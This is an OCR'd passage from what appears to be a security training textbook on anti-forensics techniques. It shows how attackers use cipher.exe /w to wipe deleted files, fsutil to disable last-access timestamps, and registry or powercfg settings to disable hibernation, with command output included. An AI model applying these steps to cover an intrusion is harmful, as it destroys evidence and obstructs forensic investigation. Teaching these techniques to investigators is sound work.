
  Attackers can also use the same command with the parameter "-m" to change the date and time of last modification to mislead security professionals. In both cases, the parameter "d" updates the modification or access date/time.

Delete Files using Cipher.exe

- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future

- To overwrite deleted files in a specific folder:
  `cipher /w:<drive letter>:\<folder name>`

- To overwrite all the deleted files in the given drive:
  `cipher /w:<drive letter>`



```
C:\WINDOWS\system32>cipher.exe /w:C:\Test
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
...............................................................................
Writing 0xFF
...............................................................................
Writing Random Numbers
...............................................................................

C:\WINDOWS\system32>cipher.exe /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
...............................................................................
Writing 0xFF
...............................................................................
Writing Random Numbers
...............................................................................
```

Delete Files using Cipher.exe

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting them to avoid recovery in the future. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates and encrypts a malicious text file, at the time of the encryption process, a backup file is created. Therefore, if the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can then be used by security personnel for investigation.


To avoid data recovery and cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files, first with all zeroes (0 × 00), second with all 255s (0 × FF), and then finally with random numbers.

The attacker can delete files using Cipher.exe by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to overwrite deleted files in a specific folder:

  `cipher /w:<drive letter>:\<folder name>`
- Use the following command to overwrite all the deleted files in the given drive:

  `cipher /w:<drive letter>`



```
C:\WINDOWS\system32>cipher.exe /w:C:\Test
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.................................................................................................
Writing 0xFF
.................................................................................................
Writing Random Numbers
................................................................................................

C:\WINDOWS\system32>cipher.exe /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
................................................................................................
Writing 0xFF
................................................................................................
Writing Random Numbers
.................................................................................................
```

Figure 6.214: Screenshot of Cipher.exe command


Disable Windows Functionality

Disable the Last Access Timestamp


fsutil is a utility in Windows used to set the NTFS volume behavior parameter, **`DisableLastAccess`**, which controls enabling or disabling of the last access timestamp

Disable Windows Hibernation

Disable Windows hibernation using the **Registry Editor** or **powercfg** command


Administrator: Command Prompt

```
C:\Windows\system32>fsutil behavior set disablelastaccess 1
DisableLastAccess = 1  (User Managed, Last Access Time Updates DISABLED)

This operation takes effect immediately (no reboot required)

C:\Windows\system32>_
```


Registry Editor
File Edit View Favorites Help
NodeInterface
Notifications
Nsi
NUMA
OSExtensionD
PnP
Power
EnergyEstir
ModernSle
PDC
PowerRequ
PowerSettir
Profile
SecurityDes
Sync
User
Print
PriorityContro
ProductOptior
RadioManage
Remote Assist
RetailDemo
SafeBoot

1. Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power

Name	Type	Data
(Default)	REG_SZ	(value not set)
Class1InitialUnparkCount	REG_DWORD	0x00000040 (64)
CustomizeDuringSetup	REG_DWORD	0x00000001 (1)
EnergyEstimationEnabled	REG_DWORD	0x00000001 (1)
EventProcessorEnabled	REG_DWORD	0x00000001 (1)
HiberFileSizePercent	REG_DWORD	0x00000000 (0)
HibernateEnabledDefault	REG_DWORD	0x00000001 (1)
LidReliabilityState	REG_DWORD	0x00000001 (1)
MfBufferingThreshold	REG_DWORD	0x00000000 (0)
PerfCalculateActualUtilizatio	REG_DWORD	0x00000001 (1)
SourceSettingsVersion		
TimerRebaseThresholdOnDri		

2. Edit DWORD (32-bit) Value

Value name: HibernateEnabledDefault

